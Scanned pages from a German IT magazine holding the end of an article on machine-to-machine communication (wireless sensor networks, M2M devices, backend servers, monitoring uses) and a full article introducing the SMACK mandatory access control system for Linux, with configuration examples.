Die Verbindung zwischen Sensor und dem M2M Device lässt sich grundsätzlich sowohl drahtgebunden als auch drahtlos realisieren. Durch die aktuellen Entwicklungen im Bereich der Low-Power-Funktechnologien [2] werden drahtlose Verfahren zunehmend sinnvoller. Wireless Sensor Networks (WSN) sind in industriellen Umgebungen relativ leicht zu installieren und erheblich flexibler als drahtgebundene Lösungen.

Grundsätzlich eignet sich praktisch jeder ISM-Frequenzbereich für die Anbindung der Sensoren an ein M2M Device (ISM: Industrial, Scientific, and Medical; Frequenzbereiche zur lizenzfreien Audio-, Video- oder Datenübertragung). Besonders empfehlenswert sind die Sub-1-GHz-Bereiche bei 868 MHz in Europa und 915 MHz in den USA sowie der Frequenzbereich bei 2,4 GHz, der weltweit bis auf wenige Ausnahmen einheitlich geregelt ist.



Vom Sensor zum Backend-Server – das Grundkonzept einer M2M-Anwendung (Abb. 1).

Für den Frequenzbereich 868 MHz existiert in Europa ein umfangreiches Regelwerk. So sind eine relative Einschaltdauer (Duty Cycle = DC) oder ein Listen-Before-Talk-Zugriff (LBT) für Sender im 868-MHz-Band zusammen mit der maximalen Kanalbelegungsdauer ebenso wie die minimal erforderlichen Ruhepausen vorgeschrieben. Dadurch ist sichergestellt, dass jede Anwendung zum Zuge kommt und nicht eine einzelne Frequenz blockiert wird. Das Zeitverhalten für die Übertragung der Sensordaten lässt sich hier allerdings nicht vorhersagen. Die Übermittlung einer Messung kann sich schon einige Sekunden verzögern.

Freie und weniger freie Frequenzen

Für die 915 MHz in den USA gibt es keine DC- und LBT-Beschränkungen. Hier besteht die Gefahr, dass die drahtlose Sensorik einer M2M-Anwendung nicht fehlerfrei läuft, weil in direkter Nähe andere 915-MHz-Anwendungen das Frequenzband komplett belegen.

Ein ISM-Frequenzbereich mit weltweit nahezu einheitlicher Regulierung ist das 2,4-GHz-Band. Speziell in Zusammenhang mit drahtlosen Sensornetzwerken haben sich hier mit IEEE 802.15.4, Zigbee, WirelessHART und ISA SP100 [3] inzwischen verschiedene Standards und Spezifikationen entwickelt, die sich für den Einsatz in M2M-Anwendungen eignen. Im 2,4-GHz-Bereich tummeln sich noch sehr viele andere Anwendungen. Bluetooth und IEEE 802.11b/g (Wi-Fi/WLAN) sind die bekanntesten, darüber hinaus gibt es drahtlose Audio- und Videoübertragungen sowie andere proprietäre Lösungen für den Datenfunk. Da keine DC- und LBT-Einschränkungen definiert sind, ergeben sich in der Praxis hin und wieder Koexistenzprobleme [4].

Die Dämpfung durch die Materie ist für niedrige Frequenzen geringer als für hohe Frequenzen. Aus diesem Grund ist – zumindest theoretisch – bei gleicher Empfängerempfindlichkeit für 900-MHz-Funkwellen eine etwa dreifache Funkreichweite im Vergleich zu 2,4 GHz [5] zu erwarten. Zudem durchdringen niederfrequente elektromagnetische Wellen Wände und andere Hindernisse deutlich besser als höherfrequente.

Unter dem Strich lässt sich die Funkreichweite für Sensornetzwerke in M2M-Anwendungen schlecht vorhersagen. Sie hängt im Einzelfall von der jeweiligen Umgebung und den Details der Installation ab. Hinzu kommen grundsätzliche Aspekte der drahtlosen Kommunikation. So besteht zwischen der zu überbrückenden Distanz und der dafür erforderlichen Sendeenergie ein etwa quadratischer Zusammenhang [6]. Weiterhin gilt: Je mehr Sendeenergie aufgebracht werden muss, desto größer ist der Strombedarf – ein zentraler Gesichtspunkt für batteriebetriebene Sensoren.

Im einfachsten Fall bildet das M2M Device mit den Sensoren ein sternförmiges Funknetzwerk. Jeder Sensor als Datenquelle muss eine direkte Funkverbindung zum M2M Device besitzen und über ausreichende Sendeleistung beziehungsweise Empfangsempfindlichkeit verfügen. Alternativ kann Multi-hop Mesh Networking [2] eingesetzt werden, wie es Zigbee und WirelessHART nutzen. Jeder Sensor ist gleichzeitig Funkrouter und muss nur die Entfernung zum nächsten Nachbarn überbrücken. Nur ein einziger Sensor benötigt eine direkte Funkverbindung zum M2M Device, alle anderen besitzen lediglich eine indirekte Verbindung zum M2M Device als Datensenke.

Das M2M Device als Bindeglied

Ein M2M Device soll über ein Interface mithilfe der Sensoren Daten aus der Umwelt aufnehmen, aufbereiten und an ein Kommunikationsnetzwerk weiterleiten. Gleichzeitig muss es eine Möglichkeit geben, über Aktoren spezielle Parameter in der Umgebung zu beeinflussen. Dafür ist grundsätzlich ein Mikrorechnersystem mit der entspre-

iX-TRACT

- Maschine-zu-Maschine-Kommunikation (M2M) besteht aus vier elementaren Bausteinen: Sensoren und Aktoren, dem M2M Device, einem Backend-Server sowie dem Kommunikationsnetzwerk.
- Die Kommunikation zwischen den Bausteinen erfolgt zunehmend drahtlos und in der Regel IP-basiert.
- Für den Datenaustausch stehen Standardisierungen noch aus.

chenden Software (Firmware) erforderlich.

Leistungsmerkmale, Architektur, mechanische Abmessungen und Schnittstellen, Gehäuse, Spannungsversorgung und so weiter variieren in Abhängigkeit von der M2M-Applikation. Hier lässt sich kein allgemeingültiges Regelwerk aufstellen, entscheidend ist die jeweilige Anwendung.

So kann ein winziger Mikrocontroller mit gerade einmal 8 KByte RAM, 32 KBytes Flash und einer integrierten Funkschnittstelle [a] zusammen mit einem speziellen Sensorelement das M2M Device bilden. Dieses Gebilde benötigt für den Dauerbetrieb so wenig Energie, dass sie aus einer kleinen Solarzelle oder einem externen Thermogenerator direkt aus der Umwelt gewonnen werden kann (Energy Harvesting [b]).

Oder das M2M-Device besteht aus einem industriellen Box-PC mit AMD-Prozessor, 512 MByte RAM, Debian-Linux-Betriebssystem auf einer 1-GByte-Compactflash-Speicherkarte, 10 seriellen, 4 USB-, 2 Ethernet-, einer WLAN-Schnittstelle sowie einem GSM-Funkmodem und weiteren Interfaces.

Insgesamt gibt es keine wirklich umfassenden Charakterisierungsmerkmale für ein M2M Device. Praktisch jedes programmierbare Rechnersystem eignet sich für die Aufgaben einer solchen Funktionseinheit. Es müssen lediglich drei wichtige Merkmale gegeben sein:

– Über ein Sensor- oder Prozessdaten-Interface ist eine Anbindung externer Datenquellen möglich.
– Die über das Sensor- oder Prozessdaten-Interface erfassten Daten können an ein Kommunikationsnetzwerk weitergeleitet werden.
– Auf dem Rechnerkern muss eine M2M-bezogene Software ausführbar sein. Mit anderen Worten: Es muss sich um eine mehr oder weniger offene Plattform handeln, die ein anwendungsbezogenes Hard- und Software-Engineering ermöglicht.

Drahtlos und drahtgebunden

Eine besondere Bedeutung haben darüber hinaus die Schnittstellen zur Integration der Sensorik. Hier findet man sowohl typische Mikrocontroller-Schnittstellen wie I2C [7] und SPI [d] als auch einfache serielle Schnittstellen. Gelegentlich kommen auch komplexe serielle Schnittstellen (USB) sowie spezielle Funk-Interfaces zum Einsatz, um das M2M Device als Datenendpunkt in ein drahtloses Sensornetzwerk einzubinden.

Zusätzlich besitzt ein M2M Device eine Schnittstelle zur Kommunikation mit dem Backend-Server. Deren Ausführung richtet sich nach dem Typ des zum Einsatz kommenden MCN (M2M Communication Network).


Der Datenaustausch über dieses Netz ist grundsätzlich IP-basiert, physisch sind zahlreiche Alternativen denkbar. Im einfachsten Fall kommen LAN/DSL oder WLAN zum Einsatz, Letzteres nur bei vollständig lokalen Anwendungen, zum Beispiel in einer Halle oder auf einem größeren Gelände.

Gegenwärtig werden auch GSM/GPRS/EDGE und neuerdings UMTS/HSDPA häufig eingesetzt. Diese Mobilfunkstandards ermöglichen eine relativ flexible Standortwahl für die einzelnen M2M Devices, da zumindest GSM in den meisten Regionen nahezu flächendeckend vorhanden ist. Theoretisch zieht dieses Verfahren nicht unerhebliche Übertragungskosten nach sich, doch mittlerweile bieten viele Mobilfunkprovider spezielle M2M-Tarife an, sodass sich eine Anwendung mit wenigen Euro pro Monat je M2M Device realisieren lässt.

Der Backend-Server einer M2M-Anwendung dient als Datenintegrationspunkt für die einzelnen M2M Devices. Er kann je nach Anwendung durch eine Software, die auf einem beliebigen Rechner zum Einsatz kommt, oder durch eine spezielle Hard-Software-Kombination realisiert werden. Die primäre Aufgabe des Backend-Servers ist es, die Daten der einzelnen M2M Devices einzusammeln, zwischenzuspeichern, aufzubereiten und anderen Anwendungen zur Verfügung zu stellen.

Ein Backend-Server besitzt daher immer mindestens zwei IP-Software-Schnittstellen. Über die eine nimmt er Daten von den M2M Devices entgegen, sie ist mit dem MCN verbunden. Die andere Schnittstelle dient als Verbindung zu den übergeordneten IT-Anwendungen, etwa einer Unternehmensdatenbank oder einer ERP-Software, die die M2M-Daten weiterverarbeiten sollen. Über diese Schnittstelle erfolgt in der Regel auch die Konfiguration des Backend-Servers und – in einigen Fällen – der gesamten M2M-Anwendung.

Ein Beispiel möge dies illustrieren (Abbildung 2): Den Backend-Server bildet das Software-Triumvirat Apache, MySQL und PHP. Die M2M Devices können mit einem HTTP-Request ihre Daten an Apache übergeben. Ein PHP-Skript speichert diese in einer MySQL-Datenbank. Die Weitergabe an eine IT-Applikation – oder auch einen menschlichen Nutzer – erfolgt nahezu identisch. Eine HTTP-Anforderung aktiviert ein PHP-Skript, das die gewünschten Daten im XML-Format oder als HTML-Seite mit eingebetteten Grafiken liefert. Über diese Schnittstelle kann der Backend-Server auch interoperable XML-Webservices (SOAP, XML-RPC) anbieten. Allerdings stehen verbreitete Standardisierungen in diesem Zusammenhang (XML-Schema o. Ä.) noch aus. Eindeutig ist dagegen eine seit mittlerweile rund 10 Jahren bestehende Tendenz in Richtung Embedded Linux.



Der Backend-Server einer M2M-Anwendung dient als Datenintegrationspunkt (Abb. 2).

Typische Anwendungsszenarien

Die Anwendungsmöglichkeiten für M2M-Konzepte sind vielfältig, hier seien einige typische Beispiele etwas ausführlicher vorgestellt. Im Einzelnen geht es jeweils darum, die speziellen Details bestimmter Anwendungsgruppen aufzuzeigen und so die Basis für eigene M2M-Applikationen zu schaffen beziehungsweise individuelle Anforderungen und bestehende Anwendungen richtig einzuordnen.

Eine M2M-Anwendung mit stark wachsendem Marktvolumen ist das Verfolgen und Überwachen mobiler Objekte, auch Tracking & Tracing (T & T) genannt. Bei den mobilen Objekten handelt es sich in erster Linie um Fahrzeuge aller Art. Dabei spielt es keine Rolle, ob sich diese Fahrzeuge zu Lande, in der Luft oder auf dem Wasser bewegen. Aber auch die Überwachung von Personen oder mobilen Gegenständen ohne eigenen Antrieb – zum Beispiel Containern – ist so möglich. Die technolo-

gische Basis bilden Kombinationen von GPS und GSM: Das mobile Objekt wird mit einem M2M Device ausgestattet, das aus einem GPS-Sensor, einem GSM-Modem und einer Batterie als Spannungsversorgung besteht. Der Platzbedarf für solche Lösungen lässt sich gegenwärtig schon fast auf das Volumen einer Streichholzschachtel reduzieren, das größte Bauteil ist in der Regel die Batterie. Ein solches M2M Device liest in bestimmten Intervallen oder aufgrund bestimmter externer Ereignisse – wie eine Aufforderung per SMS – die aktuelle GPS-Position und sendet diese an den Backend-Server. Von hier aus können die Ortungsdaten an übergeordnete IT-Anwendungen weitergegeben werden. In vielen Fällen wird die aktuelle Position eines mobilen Objekts in elektronisches Kartenmaterial – zum Beispiel Google Maps – eingespielt, zum Teil über Softwareschnittstellen wie die Google-Maps-API [e].

Neben den reinen Positionsdaten lassen sich weitere Sensordaten an den Backend-Server übermitteln. So kann man mit einem solchen T&T-System die Einhaltung der Kühlkette bei Lebensmitteltransporten oder die Beachtung der gesetzlichen Rahmenbedingungen beim Lkw-Transport lebender Tiere (Ruhepausen, Temperatur, Öffnen der Ladeklappen und so weiter) in einer Datenbank protokollieren.

Weitere typische M2M-Applikationen sind das Environment, Condition oder Infrastructure Monitoring. Unzählige Anwendungen nutzen heute komplexe Gerätelandschaften, in denen die meisten Systeme ohne menschliches Zutun 24 Stunden täglich an sieben Tagen die Woche ihren Dienst verrichten.

Ausfallsicherheit gefordert

Fällt ein einzelnes Subsystem aus, ist die gesamte Anwendung zumindest teilweise gestört. Die Schwierigkeit ist, einen Ausfall möglichst sofort sicher zu erkennen. Ein typisches Beispiel sind die einzelnen Pumpen in der Abwasseraufbereitung einer Kommune. Versagt eine einzelne ihren Dienst, sind unter Umständen bestimmte Qualitätskriterien hinsichtlich der Wasserqualität nicht einzuhalten. Von jeder Störung muss das zuständige Personal unverzüglich erfahren.

Genau genommen muss eine gute Lösung eine Störung bereits vorab erkennen. So etwas nennt man dann Condition Monitoring. Schließlich steigen Stromaufnahme und Temperatur einer Pumpe oder eines Elektromotors in der Regel schon lange vor dem eigentlichen Ausfall.

Abbildung 3 zeigt als Beispiel die Strukturen für das Condition Monitoring in einem Windpark, also einer räumlichen Ansammlung von Windenergieanlagen (WEA). Jedes Windrad verfügt über eine entsprechende Sensorik mit M2M Device, die den Zustand sämtlicher Schlüsselkomponenten misst. Beispiele für Datenquellen sind die Temperatur und Laufgeräusche der Getriebe und des Generators, die Anzahl der Umdrehungen, die Geschwindigkeit des Rotors und so weiter. Die Daten aus jedem Windrad werden auf dem für die Anlage zuständigen Backend-Server aufgezeichnet und verdichtet. Sie stehen dort als Protokoll zur Verfügung, das beispielsweise bei einem Ausfall an den Versicherer weitergeleitet werden kann.

Typische M2M-Anwendung: Condition Monitoring in einem Windpark (Abb. 3).

Betriebsunterbrechungsversicherungen für Windkraftanlagen fordern in der Regel ein Condition Monitoring mit Langzeitdatenaufzeichnung. Die Daten können darüber hinaus aber auch über einen Webservice des Backend-Servers an ein Expertensystem innerhalb der IT des Betreibers oder Anlagenbauers weitergeben werden, das die kausalen Zusammenhänge zwischen den Symptomen der Schlüsselkomponenten – die aus den aktuellen Messdaten erkennbar sind – und zu erwartenden Störungen kennt [d]. Der Grundgedanke lässt sich auch auf die Zustandsüberwachung von einzelnen Blockheizkraftwerken übertragen, die zusammen das virtuelle Kraftwerk eines Energieversorgers bilden (siehe Abbildung 3). (JS)

KLAUS-DIETER WALTER

ist als Business Development Manager und Mitglied der Geschäftsleitung für die SSV Software Systems GmbH in Hannover im Produktbereich „Embedded Systems“ tätig und durch zahlreiche Vorträge auf internationalen Veranstaltungen, Seminare, Workshops, Beiträge in Fachzeitschriften und Buchveröffentlichungen bekannt.

Onlinequellen

[a] Datenblätter zum Texas Instruments CC2480
http://focus.ti.com/lit/ds/symlink/cc2480a1.pdf

[b] Energy Harvesting Forum
www.energyharvesting.net

[c] SPI Block Guide V.03.06. Freescale Semiconductor
www.freescale.com

[d] WISA – Wissensbasierte Systeme für die Anlagendiagnose
www.ifak.eu

[e] Beschreibung zur Google Maps API
http://code.google.com/apis/maps/

Literatur

[1] Klaus-Dieter Walter; Embedded Internet in der Industrieautomation; Hüthig, Heidelberg 2004

[2] Bernard H. Walke, Stefan Mangold, Lars Berlemann; IEEE 802 Wireless Systems; Wiley 2005

[3] Andreas Vedral; Wireless in der Automation: Quo Vadis? VDI-Tagungsband; Baden-Baden 2008

[4] Lutz Rauchhaupt; VDI-Tagung Wireless Automation 2008; Berlin 2008

[5] Gerald Kupris, Axel Sikora; ZigBee – Datenfunk mit IEEE 802.15.4 und ZigBee; Franzis 2007

[6] Holger Karl, Andreas Willig; Protocols and Architectures for Wireless Sensor Networks; Wiley 2005

[7] I2C Bus Specification and User Manual. NXP Semiconductors, Version 0.3, June 2007

Neue MAC-Variante im Linux-Kernel



New Kid on the Block

Ralf Spenneberg

Mit SELinux und AppArmor existieren zwei Mandatory-Access-Control-Systeme für den Linux-Kernel. Ersteres wird häufig als zu kompliziert, AppArmor und andere pfadbasierende Systeme als nicht sicher genug dargestellt. SMACK ist wie SELinux labelbasiert, verzichtet aber auf eine komplexe Konfiguration.

Sicherheit ist wichtig. Speziell Betriebssysteme, die Verbindungen mit nicht vertrauenswürdigen Kommunikationspartnern aufbauen, müssen sicher sein. Die immer noch häufig eingesetzte Programmiersprache C verfügt allerdings über „Features“ wie Buffer Overflows und Format-String-Schwächen. Die wenigsten Programmierer sind in der Lage, ihren Code so zu gestalten, dass er frei von diesen und anderen Sicherheitslücken ist. Daher tendieren die Betriebssystemhersteller seit einiger Zeit zu alternativen Sicherheitsmechanismen.

Red Hat und Debian setzen SELinux ein. Novell schwört auf AppArmor und Microsoft hat in Vista auch ein Mandatory Integrity Control System integriert. Darüber hinaus stellten die Redmonder im letzten Herbst den Chefentwickler von AppArmor ein. Eines haben Mandatory-Access-Control-(MAC)-Systeme jedoch gemeinsam: Sie stehen alle im Ruf, kompliziert zu sein. Casey Schaufler möchte dieses Vorurteil mit SMACK widerlegen.

In Bezug auf Sicherheitssysteme ist Casey Schaufler kein unbeschriebenes Blatt. Er war Trusted-Solaris-Entwickler und an der ersten kommerziellen 32-Bit-Portierung von Unix beteiligt. Anschließend war er bei SGI als Architekt für Trusted IRIX zuständig und ist einer der Autoren des POSIX P1003.1e/2c Draft.

Ein kurzer Weg in den Default-Kernel

Mit dem Simple Mandatory Access Control Kernel (SMACK) hat Casey Schaufler mit der Unterstützung einiger weiterer Programmierer ein neues Mandatory Access Control System vorgestellt, das innerhalb nur eines Jahres die Aufnahme in den Linux-Kernel schaffte. Während SMACK in vielen Bereichen noch einige Funktionen vermissen lässt, sind die bislang vorhandenen Fähigkeiten aber leicht zu verwenden.

Für SMACK benötigt der Administrator einen aktuellen Linux-Kernel 2.6.25 oder neuer, der mit den folgenden Einstellungen übersetzt worden sein muss:

```
CONFIG_NETLABEL=y
CONFIG_EXT3_FS_XATTR=y
CONFIG_EXT3_FS_SECURITY=y
CONFIG_SECURITY_SMACK=y
```

Erst die Aktivierung der Option *NETLABEL* erlaubt eine Auswahl von SMACK. Vor dem Systemneustart sollte der Administrator durch den Eintrag

```
smackfs /smack smackfs ↵
                    smackfsdef=* 0 0
```

in */etc/fstab* sicherstellen, dass der Kernel beim Systemstart *smackfs* für die interne Kommunikation mit SMACK automatisch mountet. Des Weiteren sollte er eine Reihe zusätzlicher Dateien und Dienste installieren. Casey Schaufler stellt ein Init-Skript sowie Patches für die Busybox, die Coreutils und den OpenSSH-Server zur Verfügung, die SMACK für die Nutzung benötigt. Das Init-Skript lädt die von dem Administrator definierten Regeln. Der Patch für die Busybox und die Coreutils stellt ein modifiziertes *ls*-Kommando bereit, dessen Ausgabe die SMACK-Label anzeigt. Der angepasste SSH-Daemon ist in der Lage, einem Benutzer bei der Anmeldung ein bestimmtes Label zuzuweisen.

Mit klassischer Zugriffsgrammatik

Wie alle anderen MAC-Systeme unterscheidet SMACK drei Parameter: Subjekt, Objekt und Zugriff. Ein Subjekt ist die agierende Instanz, beispielsweise ein Prozess, Zugriffe erfolgen auf das Objekt. Dies kann eine Datei oder ein Prozess sein. Letzteres ist beispielsweise der Fall, wenn ein Prozess einem anderen ein Signal sendet oder Daten austauscht. SMACK kennt vier Zugriffe: Read, Write, Execute und Append.

Am verständlichsten ist der Einsatz von SMACK an einem kleinen Beispiel. Ziel dieses Szenarios ist die Differenzierung der Benutzer. Casey Schaufler hat zu diesem Zweck den OpenSSH-Server modifiziert. Der Patch steht auf seiner Homepage gemeinsam mit anderen Patches zur Verfügung (siehe „Onlinequellen“, [a]). Dieser erweiterte OpenSSH-Server ist in der Lage, Benutzern ein Label zuzuordnen, anhand dessen SMACK die Berechtigungen prüft. Innerhalb eines Labels erlaubt SMACK Zugriffe grundsätzlich. Hat ein Prozess das Label „ralf“, darf dieser grundsätzlich auf alle Objekte mit dem Label „ralf“ zugreifen. Zusätzlich verwen-

det SMACK vier interne Labels: _ (*floor*) ^ (*hat*) * (*star*) sowie ? (*huh*)

Auf das Label kommt es an

Standardmäßig erhalten fast alle Subjekte und Objekte eines Systems das Label *floor*. Einzelnen Benutzern kann der oben erwähnte OpenSSH-Server ein eigenes Label zuweisen. Die Entscheidung über einen Zugriff erfolgt in dieser Reihenfolge:

1. Jeder Zugriff durch ein Subjekt mit dem Label „*“ (*star*) ist verboten.
2. Jeder lesende (r) und ausführende (x) Zugriff eines Subjektes mit dem Label „^“ (*hat*) ist erlaubt.
3. Jeder lesende oder ausführende Zugriff auf Objekte mit dem Label „_“ (*floor*) ist erlaubt.
4. Jeder Zugriff auf ein Objekt mit dem Label „*“ (*star*) ist erlaubt.
5. Jeder Zugriff durch ein Subjekt auf ein Objekt mit identischem Label ist erlaubt. Das heißt, ein Subjekt mit Label *ralf* darf auf Objekte mit Label *ralf* zugreifen.
6. Jeder explizit im Regelwerk (siehe Text) gestattete Zugriff ist erlaubt.
7. Jeder Zugriff, der über die in den Punkten 2 bis 6 gebilligten Fälle hinausgeht, ist verboten.


Aus diesen Regeln folgt zunächst, dass SMACK ohne den Einsatz eines angepassten OpenSSH-Servers keine Auswirkung auf das System hat. In dem Fall erhalten alle Benutzer das Default-Label „_“ (floor). Dadurch dürfen sie auf alle Objekte beliebig zugreifen, da der Zugriff auf Objekte mit identischem Label erlaubt ist.

Kommt nun der modifizierte OpenSSH-Server zum Einsatz, kann der Systemverwalter einzelnen Benutzern in */etc/smack/user* ein maximal 23 Zeichen langes Label zuweisen.

```
/etc/smack/user:
#user   label
ralf    ralf
student student
```

Damit der Benutzer *ralf* bei der Anmeldung auf die Dateien in seinem Heimatverzeichnis zugreifen darf, sollte man diese nun ebenfalls mit einem passenden Label versehen. Hierzu ist bei den Dateien das Security-Attribut „SMACK64“ zu setzen. Wichtig bei diesem Befehl (siehe Listing 1) ist die Verwendung der Option „*-S*“, die das Security-Attribut setzt.

Anschließend zeigt der ebenfalls von Casey Schaufler modifizierte *ls*-Befehl, mit der Option *-M* aufgerufen, diese Angaben in der ersten Spalte an (siehe Listing 2). Meldet sich nun der Benutzer *ralf* per SSH an, bietet sich ihm das in Listing 3 gezeigte Bild: Er erhält keinen Zugriff auf das Verzeichnis */home/student*. Das eigene Label können Benutzer via */proc*-Verzeichnis auslesen, der Aufruf *cat /proc/self/attr/current* liefert als Ergebnis *ralf* zurück.



Wireshark unterstützt die Fehlersuche bei den CIPSO-Labels (Abb. 1).

Sinnvolle Default-Einstellungen

Dass der Benutzer dennoch auf dem System arbeiten kann, liegt am Standard-Label „_“, das alle ungelabelten Dateien erhalten. Objekte mit diesem Label darf der Benutzer lesen und ausführen. Das Default-Label kann der Administrator beim Mounten mit der Option *smackfsdef=...* definieren.

Alle weiteren Prozesse, die der Benutzer *ralf* aufruft, erben sein Label. Auch wenn er das Kennwort des Benutzers *student* kennt und die Kennung per *su* wechselt, kann er dessen Verzeichnis nicht lesen (siehe Listing 4). Ausgenommen sind hier aktuell noch die privilegierten Prozesse. Da root über die Capability *CAP_MAC_OVERRIDE* verfügt, kann er sich über diese Einschränkungen hinwegsetzen.

Natürlich können zusätzliche Regeln den Zugriff dennoch erlauben. Diese fügt der Administrator in */etc/smack/accesses* ein. Damit das Label *ralf* auf das Label *student* zugreifen darf, genügt folgender Eintrag:

```
ralf student rwx
```

Das von Casey Schaufler zur Verfügung gestellte Init-Skript lädt */etc/smack/access* ebenfalls automatisch. Der Administrator kann die Regeln aber auch zur Laufzeit mit dem Befehl *smackload* aktivieren. Anschließend lassen sie sich per *cat /smack/load* auslesen.

Mit diesen Regeln darf nun der Benutzer *ralf* aus der Sicht von SMACK beliebige Zugriffe auf die Dateien mit dem Label *student* ausführen. Natürlich müssen auch die Linux-DAC-Rechte den Zugriff erlauben. SMACK kann keine Privilege Escalation durchführen. Rechte, die ein Prozess ohne SMACK nicht

iX-TRACT

- Moderne Betriebssysteme überlassen dem Benutzer die Rechtevergabe seiner Dateien (Discretionary Access Control).
- Durch Fehler in der Konfiguration oder Programmierung kann ein Angreifer auf Daten zugreifen, die nicht für ihn bestimmt sind.
- Ein Mandatory-Access-Control-System löst dieses Problem, indem es verpflichtende Zugriffsregeln definiert, die Benutzer nicht verändern können.
- SELinux ist kompliziert in der Anwendung; SMACK verfügt jedoch über eine einfache Konfiguration.

besitzt, kann er durch dessen Einsatz nicht erhalten. Via SMACK lassen sich die klassischen Benutzerrechte nur weiter einschränken. Es unterscheidet sich in dieser Beziehung nicht von SELinux oder AppArmor.

Leider existiert mit dem von Schaufler modifizierten OpenSSH-Server bisher erst eine einzige Applikation, die in der Lage ist, einem Prozess ein abweichendes Label zuzuweisen. Wünschenswert ist ein PAM-Modul, das dies allgemein für jede Form der Anmeldung realisieren könnte. Dann wären auch lokale Anmeldungen besser geschützt. Zusätzlich sollte man den Benutzerprozessen die Capability *CAP_MAC_OVERRIDE* entziehen. Dies geht bei den aktuellen Kernels aber nicht mehr grundsätzlich, sondern nur noch für jeden Prozess einzeln. Auch hierzu existiert ein PAM-Modul (*pam_cap*). Es ist Bestandteil der *libcap*-Bibliothek ab der Version 2.09 und erledigt die Aufgabe dann für alle Applikationen, die der Benutzer anschließend startet.

SMACK wirkt sich aber auch auf die Netzwerk-Kommunikation des betroffenen Systems aus. Alle Pakete, die das System versendet, lassen sich nun nach der CIPSO-Spezifikation (Common-IP-Security-Option) mit Labels versehen. Linux selbst unterstützt CIPSO ab der Kernel-Version 2.6.19 durch das Netlabel-Projekt [2].

Mit CIPSO mehr Netzsicherheit

CIPSO 2.2 war ein IETF-Draft, der zwar schon im Jahre 1993 abgelaufen ist, aber dennoch in mehrere Sicherheitsprodukte Einzug gehalten hat. Ursprünglich als Commercial-IP-Security-Option gestartet, einigen sich bei CIPSO die beteiligten Systeme auf eine Domain-of-Interpretion (DOI) und die hier gültigen Labels oder Tags. Die Kernel der beteiligten Betriebssysteme stellen dann sicher, dass nur erlaubte Prozesse die Pakete mit dem entsprechenden Label empfangen und versenden dürfen. Wenn ein Linux-System in derartigen Umgebungen mit anderen Systemen wie Trusted Solaris kommunizieren soll, muss es die CIPSO-Label setzen und auswerten können.

Um einem Prozess einen bestimmten CIPSO-Tag zuzuweisen, ergänzt der Administrator die erforderlichen Informationen in der Datei */etc/smack/cipso*:

```
ralf 5 6 7 8
```

Auch diese Informationen lädt das Init-Skript beim Booten automatisch. Sie lassen sich vom Administrator mit dem Befehl *smackcipso* zur Laufzeit ändern. Hierbei sind die erste Zahl die CIPSO-Sensitivität und die weiteren Zahlen die Kategorien. Über */smack/doi* lässt sich auch die DOI direkt. Wie im Screenshot in Abbildung 1 zu sehen, interpretiert Wireshark diese Werte.

Wie die Empfänger der Pakete auf die Label reagieren, hängt stark von deren Betriebssystem ab. SELinux-fähige Systeme können die Label auswerten; unwissende Systeme reagieren jedoch meist mit einer eher irreführenden Fehlermeldung „ICMP-Parameter-Problem“.

Auch wenn CIPSO sicherlich für die meisten Netze uninteressant oder gar unbrauchbar ist, kann mit SMACK jeder ein wenig hineinschnüffeln und diese Technik sehr einfach testen. Mit SELinux, das ebenfalls CIPSO-Netlabel unterstützt, ist das wesentlich aufwendiger.

Fazit

Allgemein ist SMACK interessant, wenn eine einfache Differenzierung der Benutzer gewünscht wird und diese sich per SSH anmelden. Leider verfügt SMACK bisher über keine andere Möglichkeit, einem Prozess ein vom Default abweichendes Label zuzuweisen.

Damit ist das System zwar sehr einfach einzurichten, bietet aber im derzeitigen Entwicklungsstand wenig Flexibilität. Die Überwachung und Trennung einzelner Dienste funktioniert (noch) nicht. Dies erfordert ein modifiziertes SysV-Init nebst passendem PAM-Modul. Da SMACK aber seit der Version 2.6.25 fester Bestandteil des Standard-Linux-Kernels ist, besteht die Hoffnung, dass die Community diese fehlenden Funktionen schnell nachliefert. Leider fehlt SMACK auch eine Anbindung an das Audit-System im Kernel. So erfolgt bisher keinerlei Protokollierung der Vorgänge. Eine Fehlersuche gestaltet sich daher schwierig. Erfreulicherweise ist SMACK jedoch so einfach, dass sich Fehler meist von selbst erklären. (avr)

RALF SPENNEBERG

ist als Trainer und Berater seit vielen Jahren im Linux- und Unix-Umfeld tätigt. Seit 2005 führt er mit seinem Unternehmen OpenSource Training Ralf Spenneberg auch öffentliche Schulungen durch. Sein letztes Buch beschäftigt sich mit SELinux und AppArmor.

Literatur

[1] Ralf Spenneberg; SELinux & AppArmor; Addison Wesley, 2007

